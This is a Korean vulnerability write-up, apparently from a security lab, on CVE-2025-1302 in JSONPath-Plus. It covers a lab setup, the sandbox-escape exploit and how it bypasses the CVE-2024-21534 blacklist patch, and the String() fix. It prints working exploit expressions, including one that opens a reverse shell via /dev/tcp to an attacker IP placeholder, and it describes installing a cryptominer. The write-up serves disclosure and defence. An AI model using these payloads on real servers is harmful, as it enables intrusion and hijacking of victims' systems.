
Research & Technique

JSONPath-Plus RCE 취약점(CVE-2025-1302)

■ 서론

JSONPath-Plus 는 오픈소스 라이브러리로 JSON[1] 형식의 데이터에서 특정 값을 추출하는데 사용된다. npm[2]에서 JSONPath-Plus 를 조회한 결과, 2025 년 3 월 11 일 기준으로 kubernetes-client 등 860 여개의 패키지에서 사용 중인 것을 확인할 수 있었다.



출처: npmjs.com

그림 1. JSONPath-Plus 사용 통계

2025 년 2 월 15 일 JSONPath-Plus 에서 공개된 원격 코드 실행 취약점(CVE-2025-1302)은 이전 2024 년 10 월, 공개된 Node.js 의 vm[3] 모듈의 sandbox[4] 탈출로 인한 원격 코드 실행 취약점 (CVE-2024-21534)의 보안 패치 중 블랙리스트 기반 필터링이 우회되어 발생하였다. 우회로 인한 추가적인 취약점이 공개된 만큼, 사용 중인 패키지가 취약한 버전의 JSONPath-Plus 를 사용하고 있는지 확인이 필요하다.

[1] JSON(JavaScript Object Notation): 키-값 쌍으로 이루어진 데이터를 전달하기 위해 인간이 읽을 수 있는 텍스트를 사용하는 개방형 표준 포맷

[2] npm: GitHub 의 자회사인 npm Inc.에서 유지 관리하는 JavaScript 언어를 위한 패키지 관리자

[3] vm: 가상 머신 컨텍스트 내에서 JavaScript 코드를 컴파일 하고 실행하는 Node.js 의 기본 모듈

[4] sandbox: 실행 중인 프로그램을 분리하기 위한 매커니즘

■ 공격 시나리오




그림 2. CVE-2025-1302 공격 시나리오

① 공격자는 피해자 서버에 CVE-2025-1302 취약점을 활용한 원격 코드 실행 표현식 전송
② 공격자는 획득한 피해자 서버의 쉘을 획득
③ 공격자는 획득한 쉘을 활용해 피해자 서버에 암호화폐 채굴기 설치
④ 공격자는 피해자의 서버 자원을 이용해 암호화폐 채굴

■ 영향받는 소프트웨어 버전

CVE-2025-1302 에 취약한 소프트웨어 버전은 다음과 같다.

S/W 구분	취약 버전
JSONPath-Plus	< 10.3.0

■ 테스트 환경 구성 정보

테스트 환경을 구축해 CVE-2025-1302 의 동작 과정을 살펴본다.

이름	정보
피해자	JSONPath-Plus v10.2.0 (10.233.3.66)
공격자	Kali Linux (10.233.78.36)

■ 취약점 테스트

Step 1. 환경 구성

피해자 PC 에 취약한 버전의 JSONPath-Plus 를 사용하는 간단한 웹 서버를 구축한다. CVE-2025-1302 취약점 테스트를 위한 파일들은 아래 EQSTLab 의 GitHub Repository 에서 확인할 수 있다.

• URL: https://github.com/EQSTLab/CVE-2025-1302

다음 명령어로 docker 이미지를 빌드한 뒤 실행한다.

```
> git clone https://github.com/EQSTLab/CVE-2025-1302.git
> cd CVE-2025-1302
> docker build -t jsonpath:10.2.0 .
> docker run --rm --name jsonpath -p 3000:3000 jsonpath:10.2.0
```

원격 코드 실행 공격에 취약한 JSONPath-Plus 를 사용 중인 서버가 구축된 것을 확인할 수 있다.




그림 3. 피해자 웹 페이지

Step 2. 취약점 테스트

취약한 서버의 검색 기능에 JSONPath[5] 표현식을 삽입하여 공격 가능 여부를 확인할 수 있다. 그림 4 와 같이 299 의 검색 결과와 JSON 데이터에서 최상위($)에 있는 299 의 값을 추출하는 JSON-Path 표현식인 $.299 검색 결과가 동일하다.




그림 4. 공격 가능 여부 확인

공격자는 피해자 서버의 권한을 획득하기 위해 아래와 같이 악의적인 JSONPath 표현식을 사용한다.

```
$..[?(EQST=''[['constructor']][['constructor']]("this.process.mainModule.require('child_process').execSync(`bash –c 'bash >& /dev/tcp/<공격자_IP>/<공격자_PORT> 0>&1'`)");EQST())]
```




그림 5. 악의적인 JSONPath 표현식

이후 공격자는 탈취한 쉘을 통해 피해자 서버에서 원격 코드를 실행할 수 있다.




그림 6. 피해자 서버 쉘 탈취

[5] JSONPath: JSON 에서 데이터를 분석, 변환하고 선택적으로 추출하기 위한 언어 규칙

■ 취약점 상세 분석

취약점 상세 분석에서는 취약점의 발생 원인, 패치 내용, 우회 방법을 설명한다. **Step 1** 에서는 CVE-2024-21534 취약점의 발생 원인에 대해 분석하고 **Step 2** 에서는 주요 보안 패치에 대한 내용을 소개한다. **Step 3** 에서는 이를 우회하는 CVE-2025-1302 취약점에 대해 다룬다.

Step 1. CVE-2024-21534 분석

2024 년 10 월 11 일 공개된 CVE-2024-21534 취약점은 JSONPath 표현식 내부에서 임의의 JavaScript 코드를 실행해 발생됐다.

1) JSONPath 표현식 처리 과정

JSONPath-Plus 는 JSONPath 표현식을 해석하고, JSON 으로부터 해당 표현식의 결과에 맞는 값을 추출한다. 전달받은 JSONPath 표현식은 JSONPath-Plus 내부에서 아래와 같은 과정에 따라 처리된다.




그림 7. JSONPath 표현식 처리 순서

(1) JSONPath

JSONPath 함수의 용례는 다음과 같다.

```
const result = JSONPath(
    [options, ] // options : 아래 인수들을 객체로 한번에 전달할 때 사용
   path, // path : JSONPath 표현식
   json, // json : 표현식에 따라 추출할 JSON 객체
   callback, // callback : 추출 결과를 처리하기 위한 callback 함수
   otherTypeCallback // otherTypeCallback : JSON 스키마가 지원되지 않는 경우 사용
```

위 용례에 따라 path 에는 JSONPath 표현식을, json 에는 추출할 JSON 데이터를 각각 할당해서 JSONPath 함수에 전달한다.

```
app.post('/query', (req, res) => {
    const { path } = req.body;
    if (!json || !path) {
        return res.status(400).json({ error: 'Both json and path are required.' });
    }
    try {
        const result = JSONPath({path, json});
```

그림 8. JSONPath 표현식과 JSON 데이터 전달

전달받은 데이터 중 JSONPath 표현식인 path 는 args 를 통해 evaluate 함수로 전달된다.

```
1514  function JSONPath(opts, expr, obj, callback, otherTypeCallback) {
1549    if (opts.autostart !== false) {
1550      const args = {
1551        path: optObj ? opts.path : expr
1552      };
1553      if (!optObj) {
1554        args.json = obj;
1555      } else if ('json' in opts) {
1556        args.json = opts.json;
1557      }
1558      const ret = this.evaluate(args);
```

그림 9. evaluate 함수로 전달되는 args

(2) evaluate

evaluate 함수는 전달받은 표현식을 toPathArray 함수를 통해 배열 데이터로 변환하며, 이를 _trace 함수로 전달한다.

```
1567  JSONPath.prototype.evaluate = function (expr, json, callback, otherTypeCallback) {
1579    json = json || this.json;
1580    expr = expr || this.path;
1581    if (expr && typeof expr === 'object' && !Array.isArray(expr)) {···
1601    }
1602    currParent = currParent || null;
1603    currParentProperty = currParentProperty || null;
1604    if (Array.isArray(expr)) {···
1606    }
1607    if (!expr && expr !== '' || !json) {···
1609    }
1610    const exprList = JSONPath.toPathArray(expr);
1611
1612    if (exprList[0] === '$' && exprList.length > 1) {···
1614    }
1615    this._hasParentSelector = null;
1616    const result = this._trace(exprList, json, ['$'], currParent, currParentProperty, callback).filter(function (ea) {
1617      return ea && !ea.isParentSelector;
1618    });
```

그림 10. evaluate 함수 내부의 표현식 처리

(3) _trace

_trace 함수에서는 JSON 데이터를 탐색하며 배열 데이터를 순차적으로 _eval 함수로 전달한다.

```
1682  JSONPath.prototype._trace = function (expr, val, path, parent, parentPropName, callback, hasArrExpr,
1697  const loc = expr[0],
1698    x = expr.slice(1);
1699
1720  if ((typeof loc !== 'string' || literalPriority) && val && Object.hasOwn(val, loc)) {…
1768  } else if (loc.indexOf('?(') === 0) {
1769    // [?(expr)] (filtering)
1770    if (this.currEval === false) {…
1772    }
1773    const safeLoc = loc.replace(/^\?\((.*?)\)$/u, '$1');
1774    // check for a nested filter expression
1775    const nested = /@.?([^?]*)[['](\??\(.*?\))(?!.\)\])[\]']/gu.exec(safeLoc);
1776    if (nested) {…
1787    } else {
1788      this._walk(val, m => {
1789        if (this._eval(safeLoc, val[m], m, path, parent, parentPropName)) {
1790          addRet(this._trace(x, val[m], push(path, m), val, m, callback, true));
1791        }
1792      });
1793    }
```

그림 11. _trace 함수 내부의 표현식 처리

(4) _eval

_eval 함수에서는 전달받은 데이터를 sandbox 내부에서 실행한다.

```
1944  JSONPath.prototype._eval = function (code, _v, _vname, path, parent, parentPropName) {
1954    const scriptCacheKey = this.currEval + 'Script:' + code;
1955    if (!JSONPath.cache[scriptCacheKey]) {
1956      let script = code.replaceAll('@parentProperty', '_$_parentProperty').replaceAll
        ('@parent', '_$_parent').replaceAll('@property', '_$_property').replaceAll('@root',
        '_$_root').replaceAll(/@([.\s)[])/gu, '_$_v$1');
1957      if (containsPath) {…
1959      }
1960      if (this.currEval === 'safe' || this.currEval === true || this.currEval === undefined)
        {
1961        JSONPath.cache[scriptCacheKey] = new this.safeVm.Script(script);
1962      } else if (this.currEval === 'native') {…
1964      } else if (typeof this.currEval === 'function' && this.currEval.prototype && Object.
        hasOwn(this.currEval.prototype, 'runInNewContext')) {…
1967      } else if (typeof this.currEval === 'function') {…
1971      } else {…
1973      }
1974    }
1975    try {
1976      return JSONPath.cache[scriptCacheKey].runInNewContext(this.currSandbox);
```

그림 12. _eval 함수 내부의 표현식 처리

이 때 safeVm 은 내장 vm 모듈을 불러와서 사용한다.

```
3   var vm = require('vm');

693 JSONPath.prototype.vm = vm;
694 JSONPath.prototype.safeVm = vm;
695 const SafeScript = vm.Script;
```

그림 13. safeVm 선언

2) sandbox 탈출

vm 은 sandbox 를 통해 독립된 환경에서 코드를 실행하지만, sandbox 탈출이 가능할 때에는 서버에 직접 코드를 실행시킬 수 있다. sandbox 탈출 예시 코드는 다음과 같다.

```
“EQST=this.constructor.constructor(\"process.mainModule.require('child_process').execSync('touch /tmp/EQST.txt')\");EQST()”
```

위 코드 중 this 는 Object 인 sandbox 를 의미하며, this.constructor 는 Object 의 생성자를 가리킨다. 생성자는 Function 을 상속받기 때문에 this.constructor.constructor 는 Object.constructor 와 동일한 Function 생성자로, 이를 통해 새로운 함수를 정의하거나 실행할 수 있다.

예시 코드를 실행하여 sandbox 탈출 후 동작 중인 서버에 임의 파일을 생성할 수 있다.




그림 14. sandbox 탈출 예시 코드 실행 결과

Step 2. CVE-2024-21534 보안 조치

해당 취약점은 JSONPath-Plus 9.0.0 버전에서 처음 발생됐으며, 지속적인 보안 패치와 우회가 이뤄졌다. 이 과정에서 총 9 번의 보안 패치가 진행됐고 주요 보안 조치는 아래 3 가지와 같다.

1) 실행 방식 변경

내장 vm 을 기존 사용하던 방식에서 안전한 vm 을 사용하도록 변경됐다. 표현식 실행 시에는 JSON 데이터에 존재하는 키인지 검증하는 부분이 추가됐다.

```
2064  JSONPath.prototype.safeVm = {
2065    Script: SafeScript
2066  };
1356  class SafeScript {
1360    constructor(expr) {
1361      this.code = expr;
1362      this.ast = jsep(this.code);
1363    }
1370    runInNewContext(context) {
1371      const keyMap = {
1372        ...context
1373      };
1374      return SafeEval.evalAst(this.ast, keyMap);
1375    }
1376  }
1377
```

그림 15. CVE-2024-21534 주요 보안 패치 1

해당 보안 패치는 sandbox 탈출을 막고 keyMap 에 정의되지 않은 속성에 접근하는 것을 방지한다. 이때 keyMap 은 Object 를 상속받은 뒤, JSON 데이터가 포함된 context 객체의 속성을 복사해 정의된다. 그러나 이 과정에서 keyMap 에 bind, apply, call 과 같은 Object 의 내장 함수가 포함돼 이를 이용해 공격할 수 있었다.

2) Object 내장 함수 제거

이후 Object 의 내장 함수로 인한 우회를 막기 위해 keyMap 의 선언 방식을 변경했다.

```
1376    runInNewContext(context) {
1377      // `Object.create(null)` creates a prototypeless object
1378      const keyMap = Object.assign(Object.create(null), context);
1379      return SafeEval.evalAst(this.ast, keyMap);
1380    }
1381  }
```

그림 16. CVE-2024-21534 주요 보안 패치 2

prototype[6]이 없는 새로운 빈 객체를 생성한 뒤, context 객체의 속성을 복사하는 방식으로 keyMap 의 선언 방식이 수정되었다. 이를 통해 keyMap 은 Object 의 내장 함수를 포함하지 않으므로 내장 함수를 통한 우회가 불가능하다.

[6] prototype: JavaScript 내 특정 객체의 부모 역할을 하는 상위 객체

3) 필터링 추가

공격에 악용될 수 있는 constructor, __proto__ 와 같은 문자열을 막기 위해 블랙리스트 기반 필터링이 추가되었다.

```
1204  1206    jsep.addLiteral('undefined', undefined);
      1207  + const BLOCKED_PROTO_PROPERTIES = new Set(['constructor', '__proto__', '__defineGetter__', '__defineSetter__']);
1205  1208    const SafeEval = {
1295  1298      evalMemberExpression(ast, subs) {
1296        -     if (ast.property.type === 'Identifier' && ast.property.name === 'constructor' || ast.object.type === 'Identi
                'constructor') {
1297        -       throw new Error("'constructor' property is disabled");
1298        -     }
1299  1299        const prop = ast.computed ? SafeEval.evalAst(ast.property) // `object[property]`
1300  1300        : ast.property.name; // `object.property` property is Identifier
1301  1301        const obj = SafeEval.evalAst(ast.object, subs);
      1302  +     if (obj === undefined || obj === null) {
      1303  +       throw TypeError(`Cannot read properties of ${obj} (reading '${prop}')`);
      1304  +     }
      1305  +     if (!Object.hasOwn(obj, prop) && BLOCKED_PROTO_PROPERTIES.has(prop)) {
      1306  +       throw TypeError(`Cannot read properties of ${obj} (reading '${prop}')`);
      1307  +     }
```

그림 17. CVE-2024-21534 의 주요 보안 패치 3

해당 패치를 마지막으로 CVE-2024-21534 취약점의 보안 패치가 모두 완료됐다.

Step 3. CVE-2025-1302 공격 방법

그러나 CVE-2024-21534 취약점의 보안 패치를 우회한 CVE-2025-1302 취약점이 공개되었다.

블랙리스트를 검사하는 BLOCKED_PROTO_PROPERTIES.has(prop)에서 전달받은 데이터의 속성인 prop 의 필터링을 수행한다.

```
evalMemberExpression(ast, subs) {
  const prop = ast.computed ? SafeEval.evalAst(ast.property) // `object[property]`
  : ast.property.name; // `object.property` property is Identifier
  const obj = SafeEval.evalAst(ast.object, subs);
  if (obj === undefined || obj === null) {
    throw TypeError(`Cannot read properties of ${obj} (reading '${prop}')`);
  }
  if (!Object.hasOwn(obj, prop) && BLOCKED_PROTO_PROPERTIES.has(prop)) {
    throw TypeError(`Cannot read properties of ${obj} (reading '${prop}')`);
  }
  const result = obj[prop];
  if (typeof result === 'function') {
    return result.bind(obj); // arrow functions aren't affected by bind.
  }
  return result;
},
```

그림 18. 필터링 로직

CVE-2024-21534 취약점에 사용된 표현식은 다음과 같다.

```
$[?(EQST=this.constructor.constructor("process.mainModule.require('child_process').execSync('[OS명령어]')");EQST())]
```

위 표현식 삽입 시 prop 에는 속성의 이름인 constructor 가 저장된다. constructor 는 블랙리스트에 포함되어 있기 때문에, CVE-2024-21534 에서 사용된 표현식은 BLOCKED_PROTO_PROPERTIES.has(prop)가 true 를 반환해 필터링된다.

BLOCKED_PROTO_PROPERTIES.has(prop) 조건을 우회한 표현식은 다음과 같다.

```
$..[?(EQST="[['constructor']][['constructor']]("this.process.mainModule.require('child_process').execSync(`OS 명령어`)");EQST())]
```

위의 표현식 중 "[['constructor']][['constructor']] 부분에서 prop 에는 속성의 이름인 ['constructor']가 저장되며 배열 데이터로 인식한다.

문자열 데이터로 이루어진 블랙리스트는 배열과 비교 시 false 를 반환해 필터링되지 않는다.

	2024 표현식	2025 표현식
우회 키워드	[ ].constructor.constructor	" [['constructor']][['constructor']]
prop	constructor	["constructor"]
typeof(prop)	string	object
BLOCKED_PROTO_PROPERTIES.has(prop)	true	false

위의 방법을 활용해 보안 패치를 우회한 표현식을 사용하면 원격 코드 실행이 가능하다.




그림 19. CVE-2024-21534 보안 패치 우회

■ 대응 방안

2025 년 2 월 15 일 CVE-2025-1302 취약점에 대한 보안 패치가 공개됐고 내용은 다음과 같다.

```
evalMemberExpression (ast, subs) {
    const prop = ast.computed
        ? SafeEval.evalAst(ast.property) // `object[property]`
        : ast.property.name; // `object.property` property is Identifier
    const prop = String(
        // NOTE: `String(value)` throws error when
        // value has overwritten the toString method to return non-string
        // i.e. `value = {toString: () => []}`
        ast.computed
            ? SafeEval.evalAst(ast.property) // `object[property]`
            : ast.property.name // `object.property` property is Identifier
    );
```

그림 20. CVE-2025-1302 보안 조치 내용

CVE-2025-1302 취약점은 문자열이 아닌 다른 자료형을 가진 prop 에 대한 비정상적인 검증으로 인해 BLOCKED_PROTO_PROPERTIES.has(prop)이 우회되었고, 이를 방지하기 위해 prop 의 정의 과정에서 문자열 자료형을 반환하는 String() 함수를 사용하여 prop 이 항상 문자열로 지정되도록 조치하여 BLOCKED_PROTO_PROPERTIES.has(prop)의 정상적인 검증이 이루어졌고 결과 값이 true 가 되어 취약점 조치가 완료되었다.

아래 표는 보안 패치를 적용하기 전후의 prop 의 정보다.

	조치 전	조치 후
prop	['constructor']	constructor
typeof(prop)	object	string
BLOCKED_PROTO_PROPERTIES.has(prop)	false	true

